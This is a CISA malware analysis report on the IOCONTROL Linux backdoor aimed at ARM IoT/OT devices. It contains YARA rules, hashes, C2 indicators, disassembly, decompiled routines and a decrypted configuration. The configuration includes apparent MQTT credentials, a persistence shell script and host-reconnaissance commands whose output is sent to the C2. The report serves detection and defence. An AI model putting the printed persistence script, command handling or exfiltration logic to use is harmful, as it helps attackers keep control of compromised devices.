ANALYSIS REPORT

25089304.r1.v2 NUMBER

Malware Analysis Report

2025-06-27 DATE

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:GREEN--Limited disclosure, recipients can spread this within their community. Sources may use TLP:GREEN when information is useful to increase awareness within their wider community. Recipients may share TLP:GREEN information with peers and partner organizations within their community, but not via publicly accessible channels. TLP:GREEN information may not be shared outside of the community. Note: When “community” is not defined, assume the cybersecurity/cyber defense community. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA received one ARM Linux 32-bit big-endian executable file for analysis. The sample is from the malware family IOCONTROL, a known Linux backdoor that establishes a Message Queuing Telemetry Transport (MQTT) Protocol connection with a command and control (C2) and can exfiltrate data, self-delete, establish persistence, as well as execute arbitrary commands. It uses a custom two stage packer as well as an Advanced Encryption Standard (AES) with a 256-bit key in Cipher Block Chaining (CBC) mode encrypted configuration that allows target specific variants of the malware.

Submitted Files (2)

1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498 (IOCONTROL)

bc160db9bdf6758cafaa1940b8cbe1608fe3f236743d312a08568fa0fb1250ab (unpacked_iocontrol)

Domains (1)

uuokhhfsdlk[.]tylarion867mino[.]com

IPs (4)

104[.]21[.]62[.]225

159[.]100[.]6[.]69

172[.]67[.]139[.]215

3[.]217[.]232[.]142

Findings

1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498

Details

Name	IOCONTROL
Size	16208 bytes
Type	ELF 32-bit MSB executable, ARM, version 1 (ARM), statically linked, no section header
MD5	c92e2655d115368f92e7b7de5803b7bc
SHA1	366e435a1ea0f597deb6ebe7c0c5acdb6e8b33eb

SHA256	1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498
SHA512	ee0640f965f1a07272669a39389f292bc5a2076af7119755f0a422befeac1f34e67682dddae75e5cf31bd2e20aa25e605c5bd0ee159a9a00d9304e5fcfa082dd
ssdeep	384:PTlCwsCROIIuZkdKlf5C+UCOP32ZU4UKa:4wsCR010C832ZHUKa
Entropy	7.656500

Antivirus

No matches found.

YARA Rules

- rule CISA_25089304_01 : backdoor anti_debugging captures_system_state_data cleans_traces_of_infection communicates_with_c2 determines_c2_server exfiltrates_data hides_artifacts persists_after_system_reboot probes_network_environment
  {
  meta:
  author = "CISA Code & Media Analysis"
  incident = "25089304"
  date = "2025-01-23"
  last_modified = "20250124_1105"
  actor = "CyberAv3ngers"
  family = "unknown"
  capabilities = "anti-debugging captures-system-state-data cleans-traces-of-infection communicates-with-c2 determines-c2-server exfiltrates-data hides-artifacts persists-after-system-reboot probes-network-environment"
  malware_type = "backdoor"
  tool_type = "remote-access"
  description = "Detects ARM BIG-ENDIAN samples "
  sha256_1 = "1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498"
  strings:
  $s1 = { ef 90 00 05 }
  $s2 = { ef 90 00 c0 }
  $s3 = { ef 90 00 7d }
  $s4 = { ef 90 00 04 }
  $s5 = { ef 90 00 01 }
  $s6 = { e1 a0 f0 0a }
  $s7 = { 6f 70 65 6e }
  $s8 = { 41 42 43 21 }
  $s9 = { 2f 70 72 6f 63 2f 73 65 6c 66 2f 65 78 65 }
  $s10 = { 7f 45 4c 46 01 02 01 61 }
  condition:
  filesize > 10KB and all of them
  }

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Relationships

1b39f9b2b9...	Contains	bc160db9bdf6758cafaa1940b8cbe1608fe3f23 6743d312a08568fa0fb1250ab
1b39f9b2b9...	Connected_To	uuokhhfsdlk[.]tylarion867mino[.]com

Description

This sample is a packed 32-bit ARM big-endian ELF file for IOT/OT Linux systems. It utilizes a two layer unpacking mechanism that involves a modified open source packer, Ultimate Packer for Executables (UPX), as well as a custom unpacking routine.

The sample contains only an unpacking mechanism. After the first portion of code is unpacked, it is used to unpack and load the second and final portion into memory for execution.

Screenshots



Figure 1 -

```
LOAD:0001B454 STR             R3, [SP,#flag_2] ; Store to Memory
LOAD:0001B458 ADD             R6, LR, #4 ; mmap len
LOAD:0001B45C MOV             R5, #0  ; Rd = Op2
LOAD:0001B460 MOV             R4, #0xFFFFFFFF
LOAD:0001B464 MOV             R2, #3  ; Rd = Op2
LOAD:0001B468 LDR             R1, [R6] ; Load from Memory
LOAD:0001B46C MOV             R0, #0  ; addr
LOAD:0001B470 STR             R1, [SP,#mmap_0_len] ; Store to Memory
LOAD:0001B474 SVC             mmap2   ; Supervisor Call
LOAD:0001B478 STR             R0, [SP,#mmap_0_addr] ; Store to Memory
LOAD:0001B47C LDR             R3, [R6] ; mmap_0 len
LOAD:0001B480 PUSH            {R3}    ; Push registers
LOAD:0001B484 MOV             R3, SP  ; Rd = Op2
LOAD:0001B488 MOV             R2, R0  ; Rd = Op2
LOAD:0001B48C LDRB            R0, [R6,#8] ; Load from Memory
LOAD:0001B490 PUSH            {R0}    ; Push registers
LOAD:0001B494 LDR             R1, [R6,#4] ; Load from Memory
LOAD:0001B498 ADD             R0, R6, #0xC ; Rd = Op1 + Op2
LOAD:0001B49C MOV             R10, R2 ; Rd = Op2
LOAD:0001B4A0 MOV             LR, PC  ; Rd = Op2
LOAD:0001B4A4 LDR             PC, [SP,#8+text_location] ; jump back to _start
LOAD:0001B4A8 ADD             SP, SP, #4 ; Rd = Op1 + Op2
LOAD:0001B4AC POP             {R3}    ; Pop registers
LOAD:0001B4B0 LDR             R1, [SP,#flag_2] ; Load from Memory
LOAD:0001B4B4 STR             R1, [R10],#4 ; Store to Memory
LOAD:0001B4B8 MOV             R2, #5  ; Rd = Op2
LOAD:0001B4BC LDR             R1, [SP,#mmap_0_len] ; Load from Memory
LOAD:0001B4C0 LDR             R0, [SP,#mmap_0_addr] ; Load from Memory
LOAD:0001B4C4 SVC             mprotect ; Supervisor Call
LOAD:0001B4C8 LDR             R0, [SP,#mem_main_header] ; Load from Memory
LOAD:0001B4CC LDR             R1, [R6,#-4] ; Load from Memory
LOAD:0001B4D0 ADD             R5, R0, R1 ; 18000 + 8c
LOAD:0001B4D4 SUB             R4, R9, R1 ; 32d0
LOAD:0001B4D8 ADR             LR, aProcSelfExe ; Load address
LOAD:0001B4DC MOV             PC, R10 ; Rd = Op2
```

Figure 2 -

```
ROM:80000278 ; void *__fastcall c_mmap2(void *addr, int length, int prot, int flags, int fd, int pgoffset)
ROM:80000278 c_mmap2                                 ; CODE XREF: start+158↑p
ROM:80000278                                         ; load_segments+28C↓p ...
ROM:80000278
ROM:80000278 flags           = 0
ROM:80000278 fd              = 4
ROM:80000278 pgoffset        = 8
ROM:80000278
ROM:80000278                 PUSH            {R4,R5,LR} ; Push registers
ROM:8000027C                 LDR             R5, [SP,#0xC+fd] ; Load from Memory
ROM:80000280                 LDR             R4, [SP,#0xC+flags] ; Load from Memory
ROM:80000284                 MOV             R5, R5,LSR#12 ; Rd = Op2
ROM:80000288
ROM:80000288 ; void __fastcall c_mmap2_direct(void *addr, int len, int prot, int flags, int fd, int pgoffset)
ROM:80000288 c_mmap2_direct                          ; CODE XREF: c_mmap2_self_fd+14↓j
ROM:80000288                 SVC             0x9000C0 ; Supervisor Call
ROM:8000028C                 POP             {R4,R5,PC} ; Pop registers
ROM:8000028C ; End of function c_mmap2
ROM:8000028C
```

Figure 3 -

---

bc160db9bdf6758cafaa1940b8cbe1608fe3f236743d312a08568fa0fb1250ab

Details	
Name	unpacked_iocontrol
Size	49150 bytes
Type	ELF 32-bit MSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-linux.so.2, missing section headers
MD5	de9d8806f7c89afd05f10c624d8caefe
SHA1	d22ecc76a8a16cba402ed66f12dd8f110a8701bc

SHA256	bc160db9bdf6758cafaa1940b8cbe1608fe3f236743d312a08568fa0fb1250ab
SHA512	9621f426e047c932fdc1618f9f1419d88030262c6eb6a000865b74171e193b242f8a4e2284b7a7a877c8f7569b99363e12e0221ea2728593edaa1ee615dc2bb5
ssdeep	768:BwTkGIPCjX2VgP+/u2S8Jb7D/dA52rc9vbFYHapko:iwMP+/u2SsbH/O52KvbFYlo
Entropy	4.280199

Antivirus

No matches found.

YARA Rules

- rule CISA_25089304_02 : IOCONTROL backdoor captures_system_state_data cleans_traces_of_infection communicates_with_c2 determines_c2_server exfiltrates_data hides_artifacts persists_after_system_reboot probes_network_environment
  {
  meta:
    author = "CISA Code & Media Analysis"
    incident = "25089304"
    date = "2025-01-23"
    last_modified = "20250124_1105"
    actor = "CyberAv3ngers"
    family = "IOCONTROL"
    capabilities = "captures-system-state-data cleans-traces-of-infection communicates-with-c2 determines-c2-server exfiltrates-data hides-artifacts persists-after-system-reboot probes-network-environment"
    malware_type = "backdoor"
    tool_type = "remote-access"
    description = "Detects IOCONTROL samples"
    sha256_1 = "bc160db9bdf6758cafaa1940b8cbe1608fe3f236743d312a08568fa0fb1250ab"
  strings:
    $s1 = { 6c 69 62 73 73 6c 2e 73 6f 2e 31 2e 30 2e 30 00 }
    $s2 = { 6c 69 62 63 2e 73 6f 2e 36 00 }
    $s3 = { 53 48 41 32 35 36 5f 49 6e 69 74 00 }
    $s4 = { 53 53 4c 5f 63 6f 6e 6e 65 63 74 00 }
    $s5 = { 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 00 }
    $s6 = { 50 4f 53 54 20 00 }
    $s7 = { 7b 22 6f 75 74 70 75 74 73 22 3a 5b 25 73 5d 7d 00 }
    $s8 = { 96 02 9c b7 80 32 b1 97 17 d9 ec ac 4c 78 6e e5 45 88 2c 7b 1a b2 b3 4f 61 dd b0 4b 43 44 30 fc }
    $s9 = { 30 30 31 31 30 30 30 30 00 }
  condition:
    filesize > 30KB and all of them
  }

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Relationships

bc160db9bd...	Connected_To	uuokhhfsdlk[.]tylarion867mino[.]com
bc160db9bd...	Contained_Within	1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498

Description

This sample is the unpacked IOCONTROL embedded Linux backdoor. The malware has the capability to execute arbitrary commands sent from the C2 via an established MQTT connection. Some specific commands are also available to the attacker such as performing a port scan, self-deleting, and sending basic host information. The malware performs persistence via an init startup

script. It utilizes AES-256-CBC encryption with a key derived from a statically stored GUID to decrypt its configuration data.

---Begin GUID String---
855958ce-6483-4953-8c18-3f9625d88c27
---End GUID String---

---Begin Environment Variables---
0_0 22e70a3056aa209e90dc5a354edda2c1c3b88f1e4720dc6a090c4617a919447e
0_1 1c3b88f1e4720dc6a090c4617a919447
1 1.0.5
3 5958ce
4 3-4953-8c18-3f9625
---End Environment Variables---

First, the SHA256 hash is taken of a statically stored GUID string. The whole hashed string is used as the decryption key. A sub-string of the hash (index 31 to index 63) is used as the IV. The hashes are passed as strings directly into the AES decryption, instead of being interpreted as bytes, meaning only the first halves of the values are used for decryption (This is due to ascii strings being interpreted as bytes, which will result in twice the bytes as characters). The key and IV are stored as environment variables to be retrieved whenever decryption is needed (Figure 5).

---Begin Decryption Parameters---
GUID: 855958ce-6483-4953-8c18-3f9625d88c27
GUID(SHA256): 22e70a3056aa209e90dc5a354edda2c1c3b88f1e4720dc6a090c4617a919447e
GUID(SHA256)[31:63]: 1c3b88f1e4720dc6a090c4617a919447
Key: 22e70a3056aa209e90dc5a354edda2c1
IV: 1c3b88f1e4720dc6
---End Decryption Parameters---

Two directories are created and made fully accessible to any user. One directory "/tmp/iocontrol/" is for temporary files while the second directory "/etc/rc.d/" is used in the persistence mechanism.
Notably, a handler is set for the interrupts SIGSEGV and SIGPIPE, so if during execution a pipe error or segmentation fault occurs, the handler will restart the process.

A DNS over HTTPS (DoH) request is made to Cloudflare's public DNS resolver for the C2 domain:
uuokhhfsdlk[.]tylarion867mino[.]com

---Begin DNS Request---
1.1.1.1:443/dns-query?name=uuokhhfsdlk[.]tylarion867mino[.]com
!/dns-query?name=uuokhhfsdlk[.]tylarion867mino[.]com HTTP/1.1
Host: 1.1.1.1:443
accept: application/dns-json
connection: close
Content-Type: application/json
Content-length: 0
---End DNS Request---

Once resolved, the process attempts to reach out to the IP and send a MQTT Connect packet. The packet is sent to the C2's MQTT broker, along with a "hello" message to the topic <GUID>/hello

---Begin MQTT Packet---
\x10 // control code CONNECT
\x4c // Length of entire packet
\x00\x04 // Protocol name length
MQTT // Name of Protocol
\x04 // Protocol Version (4)
\xc2 // flags (username, password, clean session)
\x07\x08 // keep alive for 1800 seconds
---End MQTT Packet---

Persistence is established after a check to see if the system already has it. The Linux function "access" is called against the dropped shell script "/etc/rc3.d/S93InitSystemd.sh" to see if it exists. If it does not exist, it is created and written to from two configuration indexes concatenated to the full script (Figure 6 and 7).

Multiple Linux function names are extracted from encrypted configuration entries. These names are concatenated to make full commands which pipe their output to a randomly generated eight character string log file: "/tmp/<random>.txt".

---Begin Function List---
uname -v > /tmp/<random>.txt 2>&1
hostname > /tmp/<random>.txt 2>&1
whoami > /tmp/<random>.txt 2>&1
date > /tmp/<random>.txt 2>&1
uname -r > /tmp/<random>.txt 2>&1
---End Function List---

The log file is then read and the outputs of the functions called are built into a packet to be sent to the C2 via the MQTT connection.

---Begin MQTT Message---
{
"hostname": <hostname>,
"current_user": <current_user>,
"device_name": <device_name>,
"device_model": <device_model>,
"timezone": <timezone>,
"firmware_version": <firmware_version>,
"geo_location": <geo_location>,
"version": <malware_version>
}
--End MQTT Message---

The sample then subscribes to the MQTT topic "push" which allows the C2 to send commands to the infected host. The malware ends in a loop that waits for a command from the C2 and sends them to a handler when received (Figure 9). The topic "output" is used when sending exfiltrated information back to the C2. There are four possible commands for the handler to receive:

0: Send "hello" packet again
1: Verify malware is installed into /usr/bin/iocontrol, then publish string "1:1"
2: Execute arbitrary command
3: Delete self, then publishes string "3:1", and exit
8: Performs port scan

---Begin Decrypted Configuration---
0. uuokhhfsdlk[.]tylarion867mino[.]com
1. 8883
2. XXFrxHMDI1CqmIN5
3. sCgcVpkXixEUTgEJqY708N5w2c42DsslEutp7ZIeNgt17G78iy
4. /hello
5. accept: application/dns-json
6. /output
7. /push
8. GET
9. POST
10. 1:1
11. 3:1
12. whoami
13. hostname
14. current_user
15. device_name
16. device_model
17. timezone
18. firmware_version
19. geo_location
20. output
21. params
22. code
23. ORPAK
24. data
25. Answer

26. 1.1.1.1:443/dns-query?name=
27. /dev/urandom
28. /tmp/
29. .txt
30. 2>&1
31. > /dev/null 2>&1 &
32. version
33. date +%Z
34. %Y/%m/%d %H:%M:%S
35. ptrace
36. system
37. libc[.]so.6
38. /tmp/iocontrol/
39. /tmp/iocontrol.log
40. iocontrol
41. /etc/rc3.d/S93InitSystemd.sh
42. uname -v
43. uname -r
44. #!/bin/sh
iocpid=/var/run/iocontrol.pid
if [-f "$iocpid"] && kill -0 $(cat "$iocpid") 2>/dev/null; then
exit 1
fi
echo $$ > "$iocpid"
45. /usr/bin/iocontrol
46. /etc/rc3.d/
47.
trap "rm -f $iocpid" EXIT
while true; do
if ! pidof "iocontrol" > /dev/null; then
iocontrol >/dev/null 2>&1 &
fi
sleep 5
done
---End Decrypted Configuration---

Screenshots

```
LOAD:0001000C p_guid          DCD guid                ; DATA XREF: main+C8↑o
LOAD:0001000C                                         ; main+CC↑r ...
LOAD:0001000C                                         ; "855958ce-6483-4953-8c18-3f9625d88c27"
LOAD:00010010 encrypted_len   DCB 0x20, 0xDE, 0x66, 0x73, 0xA4, 0x1A, 0x37, 0x98, 0x95; encrypted_d
LOAD:00010010                                         ; DATA XREF: decrypt_config+50↑o
LOAD:00010010                                         ; LOAD:off_B5F0↑o ...
LOAD:00010019                 DCB 0x2E, 0x87, 0xF4, 0xE, 0xCB, 6, 0x92, 0x36, 0x85, 0xBA; encrypted
LOAD:00010023                 DCB 0x61, 0xD6, 0x3E, 0xE5, 0xBD, 0xCA, 0xA5, 0x43, 0x69; encrypted_d
LOAD:0001002C                 DCB 0xBE, 0xDD, 0xCD, 0x43, 0x5B, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:00010038                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:00010049                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001005A                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001006B                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001007C                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001008D                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001009E                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:000100A6                 DCB 0x10, 0x8D, 0x25, 0xF1, 0xBD, 0xCD, 0xF7, 0xB9, 0x91; encrypted_d
LOAD:000100AF                 DCB 0x29, 0x96, 0xD8, 0xBF, 7, 0x41, 0xE3, 0x9D, 0, 0; encrypted_data
LOAD:000100B9                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:000100CA                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:000100DB                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:000100EC                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:000100FD                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001010E                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001011F                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:00010130                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; encrypted_data
LOAD:0001013C                 DCB 0x20, 0x2C, 0xC3, 0x40, 0x7E, 0x14, 0xFF, 0x7C, 0x12; encrypted_d
LOAD:00010145                 DCB 0x7E, 0x21, 0x7E, 0x17, 0xDF, 0xEB, 0x64, 0x99, 0x32; encrypted_d
LOAD:0001014E                 DCB 0x17, 0xF6, 0x60, 0x27, 0x3C, 0x4A, 0xF0, 0xC3, 0x49; encrypted_d
LOAD:00010157                 DCB 0x2F, 0x11, 0xBB, 0x71, 0xE, 0xD5, 0, 0, 0, 0, 0, 0; encrypted_da
```

Figure 4 -

```
void set_envs(void)

{
  char *guid_2_8;
  char *guid_12_30;
  char *guid_sha_31_63;
  char guid_sha [68];

  memset(guid_sha,0,0x41);
  SHA256_wrapper(guid_ptr,guid_sha);
  guid_2_8 = substringer(guid_ptr,2,8);
  guid_12_30 = substringer(guid_ptr,12,30);
  guid_sha_31_63 = substringer(guid_sha,31,63);
  setenv("0_0",guid_sha,1);
  setenv("0_1",guid_sha_31_63,1);
  setenv("1","1.0.5",1);
  setenv("3",guid_2_8,1);
  setenv("4",guid_12_30,1);
  free(guid_2_8);
  free(guid_12_30);
  free(guid_sha_31_63);
  return;
}
```

Figure 5 -

```
int persistence_setup(void)

{
  char *filepath;
  char *script_2;
  char *script_1;

  filepath = decrypt_config(daemon_path);
  script_1 = decrypt_config(bash_script_stop_instance);
  script_2 = decrypt_config(bash_script_verify_execution);
  script_1 = concat(script_1,script_2);
  write_to_file(filepath,script_1);
  chmod(filepath,0777);
  free(script_1);
  free(filepath);
  return 1;
}
```

Figure 6 -

```
int m_EVP_CIPHER_decryption(uchar *encrypted,uint encrypted_len,uch
ar *out_buffer)

{
  EVP_CIPHER *cipher;
  int outl;
  EVP_CIPHER_CTX *ctx;
  uchar *iv;
  uchar *key;
  uchar *out;
  uint inl;
  uchar *in;
  int outl_;

  out = out_buffer;
  inl = encrypted_len;
  in = encrypted;
  key = (uchar *)getenv("0_0");
  iv = (uchar *)getenv("0_1");
  ctx = EVP_CIPHER_CTX_new();
  cipher = EVP_aes_256_cbc();
  EVP_DecryptInit_ex(ctx,cipher,(ENGINE *)0x0,key,iv);
  EVP_DecryptUpdate(ctx,out,&outl,in,inl);
  outl_ = outl;
  EVP_DecryptFinal_ex(ctx,out + outl,&outl);
  EVP_CIPHER_CTX_free(ctx);
  return outl_ + outl;
}
```

Figure 8 -

```
#!/bin/sh
iocpid=/var/run/iocontrol.pid
if [ -f "$iocpid" ] && kill -0 $(cat "$iocpid") 2>/dev/null; then
    exit 1
fi
trap "rm -f $iocpid" EXIT
while true; do
    if ! pidof "iocontrol" > /dev/null; then
        iocontrol >/dev/null 2>&1 &
    fi
    sleep 5
done
```

Figure 7 -

```
for (i = 0; (i < 1000 && ((&mem_1)[i] != (char *)0x0)); i = i + 1) {
  topic_output = concat((&mem_1)[i],"");
  switch((&mem_0)[i]) {
  case (char *)0x0:
    send_command_data(ssl_);
    break;
  case (char *)0x1:
    check_exec(ssl_,topic_output);
    break;
  case (char *)0x2:
    topic_output_ = get_linux_dir(topic_output);
    (&mem_2)[i] = topic_output_;
    break;
  case (char *)0x3:
    exit((int)ssl_);
    break;
  case (char *)0x8:
    str_[5] = strtok(topic_output," ");
    while (str_[5] != (char *)0x0) {
      str_[index] = str_[5];
      str_[5] = strtok((char *)0x0," ");
      index = index + 1;
    }
```

Figure 9 -

uuokhhfsdlk[.]tylarion867mino[.]com

Ports

- 8883 TCP

Whois

Domain Name: tylarion867mino.com
Registry Domain ID: 2832005726_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.onlinenic.com
Registrar URL: http://www.onlinenic.com
Updated Date: 2024-11-27T10:42:42Z
Creation Date: 2023-11-23T04:00:00Z
Registrar Registration Expiration Date: 2025-11-23T04:00:00Z
Registrar: Onlinenic Inc
Registrar IANA ID: 82
Registrar Abuse Contact Email: abuse@onlinenic.com
Registrar Abuse Contact Phone: +1.5107698492
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Registry Registrant ID: Not Available From Registry
Registrant Organization: jude waters
Registrant State/Province: Poznan
Registrant Country: PL

Registrant Email: Contact holder at https://www.domainidshield.com/gdpr
Admin Email: Contact holder at https://www.domainidshield.com/gdpr
Tech Email: Contact holder at https://www.domainidshield.com/gdpr
Name Server: connie.ns.cloudflare.com
Name Server: fred.ns.cloudflare.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-11-27T10:42:42Z <<<

Relationships

uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	3[.]217[.]232[.]142
uuokhhfsdlk[.]tylarion867mino[.]com	Connected_From	bc160db9bdf6758cafaa1940b8cbe1608fe3f23 6743d312a08568fa0fb1250ab
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	104[.]21[.]62[.]225
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	159[.]100[.]6[.]69
uuokhhfsdlk[.]tylarion867mino[.]com	Connected_From	1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0 ac7603149023d73f33b84498
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	172[.]67[.]139[.]215

Description

IOCONTROL and unpacked_iocontrol use this domain as their command and control with the MQTT protocol.
This domain has been seized by the FBI.

159[.]100[.]6[.]69

Relationships

159[.]100[.]6[.]69	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com

Description

The domain previously resolved to this IP, but it is currently inactive.

3[.]217[.]232[.]142

Relationships

3[.]217[.]232[.]142	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com

Description

The domain previously resolved to this IP, but it is currently inactive.

172[.]67[.]139[.]215

Relationships

172[.]67[.]139[.]215	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com

Description

The domain previously resolved to this IP, but it is currently inactive.

104[.]21[.]62[.]225

Relationships

104[.]21[.]62[.]225	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com

Description
The domain previously resolved to this IP, but it is currently inactive.

Relationship Summary

1b39f9b2b9...	Contains	bc160db9bdf6758cafaa1940b8cbe1608fe3f23 6743d312a08568fa0fb1250ab
1b39f9b2b9...	Connected_To	uuokhhfsdlk[.]tylarion867mino[.]com
bc160db9bd...	Connected_To	uuokhhfsdlk[.]tylarion867mino[.]com
bc160db9bd...	Contained_Within	1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0 ac7603149023d73f33b84498
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	3[.]217[.]232[.]142
uuokhhfsdlk[.]tylarion867mino[.]com	Connected_From	bc160db9bdf6758cafaa1940b8cbe1608fe3f23 6743d312a08568fa0fb1250ab
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	104[.]21[.]62[.]225
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	159[.]100[.]6[.]69
uuokhhfsdlk[.]tylarion867mino[.]com	Connected_From	1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0 ac7603149023d73f33b84498
uuokhhfsdlk[.]tylarion867mino[.]com	Resolved_To	172[.]67[.]139[.]215
159[.]100[.]6[.]69	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com
3[.]217[.]232[.]142	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com
172[.]67[.]139[.]215	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com
104[.]21[.]62[.]225	Resolved_To	uuokhhfsdlk[.]tylarion867mino[.]com

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

